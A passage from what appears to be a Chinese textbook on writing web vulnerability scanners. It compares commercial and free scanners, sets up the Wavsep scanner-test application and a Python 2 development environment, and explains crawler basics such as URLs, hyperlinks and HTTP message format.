5	W3AF	Accuracy 19%	35.29%	37.88%	57.48%	16.67%	63.33%	22.83%	Seat/Year 0.0$	Seat/Year 0.0$	Website/Year 0.0$
		False Positive	30.0%	0.0%	12.5%	16.67%	11.11%	0.0%	Seat/Perpetual 0.0$	Seat/Perpetual 0.0$	Website/Perpetual 0.0$
		Audit Features 23	Input Vectors 8	WebApp Scanner ✓	Flash Scanner ✗	CGI Scanner ✓	WebService Scanner ✗				
6	arachni	Accuracy 96%	100.0%	90.91%	100.0%	100.0%	100.0%	100.0%	Seat/Year 0.0$	Seat/Year 0.0$	Website/Year 0.0$
		False Positive	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	Seat/Perpetual 0.0$	Seat/Perpetual 0.0$	Website/Perpetual 0.0$
		Audit Features 20	Input Vectors 11	WebApp Scanner ✓	Flash Scanner ✗	CGI Scanner ✓	WebService Scanner ✗				
7	Burp Suite Professional	Accuracy 16%	100.0%	96.97%	56.13%	72.22%	30.0%	25.0%	Seat/Year 299.0$	Seat/Year ✗	Website/Year ✗
		False Positive	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	Seat/Perpetual ✗	Seat/Perpetual ✗	Website/Perpetual ✗
		Audit Features 19	Input Vectors 19	WebApp Scanner ✓	Flash Scanner ✓	CGI Scanner ✓	WebService Scanner ✓				

更多详细的信息，读者可以通过访问链接 http://www.sectoolmarket.com/price-and-feature-comparison-of-web-application-scanners-unified-list.html 来获取。

1.6　漏洞测试平台

漏洞测试平台，主要用来测试扫描器的功能特点、漏洞的准确性，以及覆盖率，并根据这些结果来评估扫描器整体的质量和能力。我们可以利用它来发现扫描器的不足和缺陷，从而进一步完善和改进扫描器的能力。这里介绍一个常见的第三方扫描器漏洞测试平台。

Wavsep（Web Application Vulnerability Scanner Evaluation Project）是一个开源的 Web 应用程序扫描器评估项目，包含漏洞的 Web 应用程序，目的是帮助测试 Web 应用漏洞扫描器的功能、质量和准确性。Wavsep 收集了很多独特的包含漏洞的 Web 页面，用于测试 Web 应用程序扫描器的多种特性。

目前 Wavsep 支持的漏洞类型包括：

* Reflected XSS: 66 test cases, implemented in 64 jsp pages (GET & POST)

* Error Based SQL Injection: 80 test cases, implemented in 76 jsp pages (GET & POST)

* Blind SQL Injection: 46 test cases, implemented in 44 jsp pages (GET & POST)

* Time Based SQL Injection: 10 test cases, implemented in 10 jsp pages (GET & POST)

其 Github 地址为 https://github.com/sectooladdict/wavsep。

1.7　扫描环境部署

扫描器关联的内容比较多，因此涉及的环境比较多。在这一节中，主要以扫描环境的搭建部署为主。扫描环境中需要两台机器进行开发和测试，其中一台作为测试环境，主要用来部署扫描器评估项目，提供漏洞靶场，验证扫描器的漏洞检测功能；另一台则作为扫描器的开发和调试环境，在这台机器上进行扫描器开发和调试工作。


1.7.1　测试环境

Wavsep 项目主要用来对 Web 应用扫描器进行评估，与需求比较吻合，因此，这里就选择用它来作为漏洞测试环境，具体的安装步骤如下：

1．安装 JDK

（1）下载 JDK

访问链接 http://www.oracle.com/technetwork/java/javase/downloads/jdk7-downloads-1880260.html，在页面中选择对应的版本，笔者这里选择 Linux x64 进行下载，如下：



（2）解压并安装

```
$tar -zxvf jdk-7u9-linux-x64.tar.gz
$mkdir /usr/local/java
$mv jdk1.7.0_79/ /usr/local/java/jdk
```

（3）配置 Java 环境

设置环境变量：

```
$vim /etc/profile
```

在文件末尾处添加：

```
export JAVA_HOME=/usr/local/java/jdk
export CLASSPATH=${JAVA_HOME}/lib
export PATH=${JAVA_HOME}/bin:$PATH
```

并保存。

（4）配置生效，验证环境，输入下面命令，获取版本信息，即表明安装成功。

```
$source /etc/profile
$java -version
```

2．安装 Tomcat

执行安装命令，如下：

```
sudo apt-get install tomcat8
```

3．安装 MySQL

执行安装命令，如下：

```
sudo apt-get install mysql-server-5.5
```


4．安装 Wavsep

（1）切换到 tomcat8 的 webapps 目录下，部署 Wavsep 项目代码，如下：

```
cd /var/lib/tomcat8/webapps/
git clone https://github.com/sectooladdict/Wavsep
```

（2）访问链接 http://localhost:8080/wavsep/wavsep-install/install.jsp。

按照页面提示进行配置，安装成功后如下图：




1.7.2　开发环境

下面开始搭建扫描器所需要的环境，由于这里笔者所要介绍的扫描器是基于 Python 语言进行构建的，因此需要安装 Python 开发所需要的基本环境及相应的功能模块。

1．Python 环境

Python 有两个主要的版本，一个是 Python 2.x，简称 Python 2；另一个是 Python 3.x，简称 Python 3。由于 Python 3 在设计时并没有考虑向下兼容的问题，导致很多早期 Python 程序或模块无法在 Python 3.x 上正常运行。考虑稳定性和学习成本的因素，我们选择 Python 2.x 版本进行实践，其中在 Debian 8 系统中默认的 Python 环境为 Python 2.7.9，因此笔者就选择它作为扫描器的语言开发环境。




2．IDE 环境

由于扫描器的功能较多，在开发过程中会涉及编码、调试等相关工作。为了提高开发效率，需要选择一款集成的 Python 开发环境，笔者常用的 IDE 环境主要以 Pycharm 和 Eclipse+PyDev 为主，其实两者功能差不多，由于 Pycharm 的安装配置相对简单，因此这里选择 Pycharm 作为开发的 IDE 环境，读者直接从官网下载对应平台的版本进行安装即可。

官网地址：http://www.jetbrains.com/Pycharm/download/#section=linux。

运行后如下图：



3．pip 包管理工具

pip 是一个安装和管理 Python 包的工具，是 easy_install 的替代工具。它可以省去很多手工安装的麻烦，让我们更加方便地管理第三方模块。这里使用 Debian 的应用程序管理器进行安装，执行下面命令：

```
apt-get install python-pip
```

成功安装后，显示如下：

```
imiyoo@debian:~$ pip

Usage:
  pip <command> [options]

Commands:
  install                     Install packages.
  uninstall                   Uninstall packages.
  freeze                      Output installed packages in requirements format.
  list                        List installed packages.
  show                        Show information about installed packages.
  search                      Search PyPI for packages.
  wheel                       Build wheels from your requirements.
  zip                         DEPRECATED. Zip individual packages.
  unzip                       DEPRECATED. Unzip individual packages.
  bundle                      DEPRECATED. Create pybundles.
  help                        Show help for commands.

General Options:
  -h, --help                  Show help.
  -v, --verbose               Give more output. Option is additive, and can be used up to 3
                              times.
  -V, --version               Show version and exit.
  -q, --quiet                 Give less output.
  --log-file <path>           Path to a verbose non-appending log, that only logs failures. This
                              log is active by default at /home/imiyoo/.pip/pip.log.
  --log <path>                Path to a verbose appending log. This log is inactive by default.
  --proxy <proxy>             Specify a proxy in the form [user:passwd@]proxy.server:port.
  --timeout <sec>             Set the socket timeout (default 15 seconds).
  --exists-action <action>    Default action when a path already exists: (s)witch, (i)gnore,
                              (w)ipe, (b)ackup.
  --cert <path>               Path to alternate CA bundle.
imiyoo@debian:~$
```

4．PyQt

Qt 是一个基于 C++的跨平台开发框架，它既可以开发 GUI 程序，也可以开发非 GUI 程序，功能十分强大。为了让 Python 能够直接调用 Qt，所以就选择用 PyQt。

其实 PyQt 是 Pyhon 编程语言和 Qt 库的绑定，PyQt 作为一组 Python 模块的实现，有超过 300 个类和超过 6 000 个函数方法，同时它还是跨平台的工具包，可以在所有的主流操作系统上运行。由于有大量可用的类，所以它被分成多个模块显示，如下图：

我们主要用到其中的 QtWebKit 模块，它实现了开源浏览器引擎 WebKit 的浏览器引擎的封装。

官网地址：https://riverbankcomputing.com/software/PyQt/download。

中文文档：http://www.qaulau.com/books/PyQt4_Tutorial/index.html。

由于 PyQt 是基于 Qt 库进行的 Python 封装，因此首先需要安装 Python 和 Qt 的相关库。流程如下：

（1）安装 Python 和 Qt 的开发模块

```
apt-get install python-qt4 python-devel qt4-dev-tools
```

（2）下载 SIP 进行安装

```
wget http://sourceforge.net/projects/pyqt/files/sip/sip-4.18/sip-4.18.tar.gz
tar -zxvf sip-4.18.tar.gz
cd sip-4.18
python configure.py
make && make install
```

（3）下载 PyQt4 进行安装

```
wget http://sourceforge.net/projects/pyqt/files/PyQt4/PyQt-4.11.4/PyQt-x11-gpl-
4.11.4.tar.gz
tar -zxvf PyQt-x11-gpl-4.11.4.tar.gz
cd PyQt-x11-gpl-4.11.4
python configure.py
make && make install
```

5．WebKit

WebKit 是一个开源的浏览器引擎，它由三部分组成，WebCore 排版引擎核心、JSCore 引擎和 WebKit 移植层，其中 WebCore 和 JSCore 均是从 KDE 的 KHTML 和 KJS 引擎衍生而来的。WebKit 高效稳定，兼容性好，且源码结构清晰，易于维护。苹果的 Safari 和 Google 的 Chrome 都是基于 WebKit 引擎开发的浏览器。本书第 3 章的 Web 2.0 爬虫也是基于 WebKit 浏览器引擎来实现的。

6．Ghost.py

Ghost.py 是一个使用 Python 编写的封装了 WebKit 的网络工具，能够方便我们对浏览器引擎进行交互操作，同时对于浏览器事件的处理有很大的扩展性，对于 Web 2.0 页面的爬取很有帮助。Web 2.0 爬虫的实现需要依赖于该模块。由于最新版本已经做了很大的改动，所以这里我们选择源代码进行安装。

官网地址：http://jeanphix.me/Ghost.py/。

官方文档：http://ghost-py.readthedocs.io/en/latest/。

执行下面命令即可安装 Ghost.py：

```
git clone -b travis https://github.com/jeanphix/Ghost.py
python setup.py install --prefix=/usr/local
```

```
byte-compiling build/bdist.linux-x86_64/egg/tests/run.py to run.pyc
installing package data to build/bdist.linux-x86_64/egg
running install_data
copying README.rst -> build/bdist.linux-x86_64/egg/ghost
creating build/bdist.linux-x86_64/egg/EGG-INFO
copying Ghost.py.egg-info/PKG-INFO -> build/bdist.linux-x86_64/egg/EGG-INFO
copying Ghost.py.egg-info/SOURCES.txt -> build/bdist.linux-x86_64/egg/EGG-INFO
copying Ghost.py.egg-info/dependency_links.txt -> build/bdist.linux-x86_64/egg/EGG-INFO
copying Ghost.py.egg-info/not-zip-safe -> build/bdist.linux-x86_64/egg/EGG-INFO
copying Ghost.py.egg-info/top_level.txt -> build/bdist.linux-x86_64/egg/EGG-INFO
creating 'dist/Ghost.py-0.1b-py2.7.egg' and adding 'build/bdist.linux-x86_64/egg' to it
removing 'build/bdist.linux-x86_64/egg' (and everything under it)
Processing Ghost.py-0.1b-py2.7.egg
removing '/usr/local/lib/python2.7/dist-packages/Ghost.py-0.1b-py2.7.egg' (and everything unde
r it)
creating /usr/local/lib/python2.7/dist-packages/Ghost.py-0.1b-py2.7.egg
Extracting Ghost.py-0.1b-py2.7.egg to /usr/local/lib/python2.7/dist-packages
Ghost.py 0.1b is already the active version in easy-install.pth

Installed /usr/local/lib/python2.7/dist-packages/Ghost.py-0.1b-py2.7.egg
Processing dependencies for Ghost.py==0.1b
Finished processing dependencies for Ghost.py==0.1b
```


7．Memory_profiler

Memory_profiler 是 Python 中的一个第三方内存监控模块，它主要用来基于逐行测量代码的内存使用，但是使用它会让代码整体运行变得更慢。

下面利用 pip 安装 Memory_profiler，执行命令如下：

```
pip install memor_profiler
```


运行成功界面如下：



另外，建议安装 psutil 包，这样 Memory_profiler 会运行得快一点，执行命令如下：

```
pip install psutil
```

运行成功界面如下：



用@profile 装饰器来标识需要追踪的函数即可，创建文件如下：

```
'''
test.py
'''
@profile
def test():
    a = []
    for i in xrange(0,10):
        a.append(i)
if __name__=="__main__":
    test()
```

输入命令，即可查看内存使用情况，如下：

```
python -m memory_profiler test.py
```

执行后的结果，如下图：

```
imiyoo@debian:/home/wwwroot/default/book/python$ python -m memory_profiler test.py
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
Filename: test.py

Line #    Mem usage    Increment   Line Contents
================================================
     4   13.031 MiB    0.000 MiB   @profile
     5                             def test():
     6   13.035 MiB    0.004 MiB       a = []
     7   13.035 MiB    0.000 MiB       for i in xrange(0,10):
     8   13.035 MiB    0.000 MiB           a.append(i)
     9   13.039 MiB    0.004 MiB       print a


imiyoo@debian:/home/wwwroot/default/book/python$
```

从上面的结果中，可以看到程序执行每行代码的内存使用情况，不过这里的内存计算是以 MiB 为单位衡量的，表示 mebibyte，其中 1MiB=1.05MB。

8．Nose

在扫描器的实践中，需要对各种功能进行测试和验证，因此还需要有相应的测试框架，Python 中常用的测试框架有 Unittest、Pytest 和 Nose。相比较而言，Nose 简单易用，功能丰富，所以这里我们用 Nose 作为功能测试框架。不过 Nose 并不是 Python 官方发行版的标准包，它属于第三方模块，需要额外安装。它主要通过对 Unittest 进行扩展，让测试工作更简单。Nose 能够自动发现测试代码并执行，同时还提供了大量的插件。

利用 pip 安装 Nose，执行命令如下：

```
pip install nose
```

成功安装后显示如下图：

```
imiyoo@debian:~$ sudo pip install nose
Downloading/unpacking nose
  Downloading nose-1.3.7-py2-none-any.whl (154kB): 154kB downloaded
Installing collected packages: nose
Successfully installed nose
Cleaning up...
```

Nose 的使用方法比较简单，这里就不再单独举例，读者可参考官方文档学习和使用。

官方文档：https://nose.readthedocs.org/en/latest/。

第 2 章

Web爬虫基础

对于扫描器的学习，笔者认为首先应该从 Web 爬虫开始，而 Web 爬虫所涉及和关联的知识非常多，有些笔者可能也未曾接触到，所以这里不可能覆盖爬虫所有的知识，笔者会根据自己的扫描器开发实践，将 Web 爬虫所需要的基础知识按照概念点进行拆分来介绍和讲解，一方面便于读者的学习和理解，另一方面则可以更好地为下一章“Web 爬虫进阶”做铺垫。

2.1 什么是 Web 爬虫

Web 爬虫，又称 Spider 或 Robot，是一种按照一定的规则自动抓取万维网资源的程序或者脚本，已被广泛应用于互联网领域。爬虫的概念最早来源于搜索引擎，常见的搜索引擎有谷歌、百度和搜狗等。它使用爬虫来抓取 Web 网页、文档，甚至图片、音频、视频等资源，然后通过相应的索引技术组织这些信息，提供给搜索用户进行查询。从原理上来看，这与笔者要讲的爬虫其实是相通的，只不过笔者所讲的爬虫更多的是针对单独或有限的域名，按照一定的爬行策略，做站内的 URL 爬取，以期获取目标下所有的可视或不可视的 URL 信息，并将这些信息交给扫描器进行后续的安全漏洞审计。

2.2 浏览器手工爬取过程

既然爬虫是一种自动化的爬取程序，那么在认识爬虫之前，我们不妨先来看看，通过浏览器手工非自动化爬取是什么样的过程。

（1）打开浏览器，在地址栏中输入一个网址，如 www.anquanbao.com。

（2）按回车键，这时浏览器窗口就会显示出一个页面。


（3）在这个页面中寻找可被单击的超链接。

（4）依次单击这些超链接，就可以获取到新的页面，同时记录下新页面的 URL。

（5）如此循环反复，直至获取到网站中的所有 URL，这样就完成了手工爬取。

在这个过程中，浏览器隐藏了太多的细节，使我们无法看到本质。因此，我们需要拨开浏览器这层“云雾”，来看它在这中间究竟做了哪些工作。

浏览器与服务端的完整交互过程，如下图：



（1）当用户在浏览器地址栏中输入 URL：www.anquanbao.com，然后按回车键，这时浏览器的主线程会创建一个子进程，并同时将 URL 传递给这个子线程，让它去完成后续的具体交互工作。

（2）由于互联网上的资源都是以 IP 进行寻址的，因此，子线程首先会与 DNS 服务器进行

交互，发送 DNS 查询请求，查询 www.anquanbao.com 对应的 IP 地址信息。

（3）在获取 IP 地址后，浏览器就会与 Web 服务器建立连接，并发送 HTTP 请求，而 Web 服务器在收到请求后，也会向浏览器返回 HTTP 响应信息。

（4）浏览器在接收到 HTTP 响应信息后，便会对其中的响应内容进行页面解析、Cookie 处理和页面渲染等操作，并将最终的页面内容呈现给用户，从而完成整个交互工作。

小结：

当然浏览器背后的工作远远不止这些，这里只是选取了其中几个关键的部分进行讲解，并通过这些内容来抽象描述爬虫所需要满足的基础模型；同时以浏览器的视角来看爬虫的爬行过程，这样有助于我们对爬虫的工作细节有一个直观的了解。

2.3　URL

URL，又名统一资源定位符，它是对互联网上资源的位置和访问方法的一种简洁的表示，是互联网上标准资源的地址。它可以理解为是互联网上资源的索引，通过它爬虫就可以找到新

的资源，获取新的 URL。

URL 的完整格式（其中带方括号[]的为可选项）：

protocol://hostname[:port] / path / [;parameters][?query]#fragment。

举个例子：

http://www.anquanbao.com:80/index.php?id=1#target。

上面例子中对应 URL 格式的内容如下：

- protocol（协议）——http
- hostname（主机名）——www.anquanbao.com
- port（端口）——80
- path（路径）——index.php
- query（查询参数）——id=1
- fragment（信息片段）——target

在 HTML 中，URL 主要会在下列常见标签中产生，我们可以通过其相关的属性值来获取，如下：

标　签	属　性	示　例
a，link	href	
script，img	src	<script src="test.js"></script>
form	action	<form action="test.php"</form>
object	archive，codebase，data 和 usemap	<object data="test.swf"> </object>
……..		

2.4　超级链接

超级链接简称为超链接，它的作用是将各个独立的页面链接起来，从而形成一个相对完整的 Web 网站或应用。网页的超链接一般分为三种：一种是绝对 URL 的超链接，它链接的是网络上的一个站点、网页或其他资源；第二种是相对 URL 的超链接，它链接的是同一网站的资源；还有一种，它链接的是同一网页的资源，这种超链接又叫书签。爬虫在爬取的过程中，需

要能够识别这些超链接内容，并通过它们来获取新的页面和新的 URL。

在 HTML 文件中，超链接主要用标签 a 来表示和标记，它的 href 属性则是链接的目标。

下面分别举三个超链接的例子：

```
<a href="htttp://www.baidu.com/"></a>
```

它是绝对 URL 的超链接，其中 htttp://www.baidu.com 表示网络上的页面。

```
<a href='index.html'></a>
```

它是相对 URL 的超链接，它会以当前页面地址为基点来形成，其中 index.html 表示同一个网站的新的页面。

```
<a href="#top"></a>
```

它属于同一页面的超链接，当用户点击它时，会跳到同一页面中的 top 位置。

2.5　HTTP 协议（Request/Response）

HTTP 协议主要用于 Web 应用层传输，是 Web 架构的核心基础。它于 1990 年提出，经过长达二十多年的使用和发展，得到不断完善和扩展，由于其简捷、快速的特点，得到大家的青睐。现在，互联网大部分 Web 应用都是基于 HTTP 协议来实现的。HTTP 协议可以看作与 Web 应用沟通的语言，而理解语言的意思则是任何后续交互的基础。因为只有清楚地明白交互双方的意思，才能更好地进行交互。爬虫也需要与 Web 应用进行交互，所以自然也就需要理解它，这样爬虫才能更加有效地进行爬取。下面来看看 HTTP 协议的内容。

HTTP 协议目前有三个主要版本：HTTP/0.9、HTTP/1.0 和 HTTP/1.1。HTTP/0.9 是最早的版本，它只定义了最基本的简单请求和简单回答；HTTP/1.0 是一个比较完善的版本；HTTP/1.1 在继承了 HTTP/1.0 优点的基础上，增加了大量的报头域来改进和扩充其性能，比如，增加 Connection 请求头来保持持久性链接，并默认开启；增加 Host 请求头字段来访问同一 Web 服务器上不同的 Web 站点等。因此，现在大部分 Web 应用都是基于 HTTP/1.1 进行通信的。

HTTP 协议由两个重要部分组成，HTTP 请求（Request）和 HTTP 响应（Response）。

2.5.1　HTTP 请求

HTTP 请求由三部分组成，分别是：请求行、请求报头和请求正文。

1．请求行

请求行的格式如下：

```
Method SP Request-URI SP HTTP-Version CRLF
```

它是以一个方法符号开头，空格分开，后面跟着请求的 URI 和协议的版本。

2．请求报头

请求报头由 key/value 形式成对组成，每行一对，key 和 value 用英文冒号“:”分隔。

3．请求正文

请求正文是提交到 Web 服务器上的数据，当请求方法为 POST 时，通常会包含请求正文，它会用请求报头中的 Content-Type 和 Content-Length 来指定数据类型和数据长度。

一个标准的 HTTP 请求格式如下：

```
Request     =Request-Line
             *(( general-header
             | request-header
             | entity-header )CRLF
             CRLF
             [ message-body ]
```

举例说明如下：

```
GET / HTTP/1.1
Host: www.anquanbao.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: NewFeatureInfo=cornetto; pgv_pvi=8211100672;
Hm_lvt_9b08844166a18da6f640d8dcd6267ad6=1472356616,1473844697;
PageLoggerDataV2=%7B%22116513%22%3A%7B%22s%22%3A%22www%22%2C%22si%22%3A%22510997%22%2
C%22p%22%3A1%2C%22c%22%3A1%7D%7D
```

2.5.2　HTTP 响应

Web 服务器在收到 HTTP 请求消息后，会返回一个 HTTP 响应消息。HTTP 响应也是由三个部分组成，分别是：响应行、响应头、响应正文。

1．响应行

响应行的格式如下：

```
HTTP-Version SP Status-Code SP Reason-Phrase CRLF
```

其中，HTTP-Version 表示服务器 HTTP 协议的版本；Status-Code 表示服务器发回的响应状态代码，由三位数字组成；Reason-Phrase 表示状态代码的文本描述。

2．响应头

响应头也是由 key/value 形式成对组成的，每行一对，key 和 value 用英文冒号“:”分隔。

3．响应正文

响应正文就是服务器返回的资源内容。

一个标准的 HTTP 响应如下：

```
Response     =Status-Line
              *(( general-header
              |response-header
              |entity-header ) CRLF)
              CRLF
              [ message-body ]
```

举例说明如下：

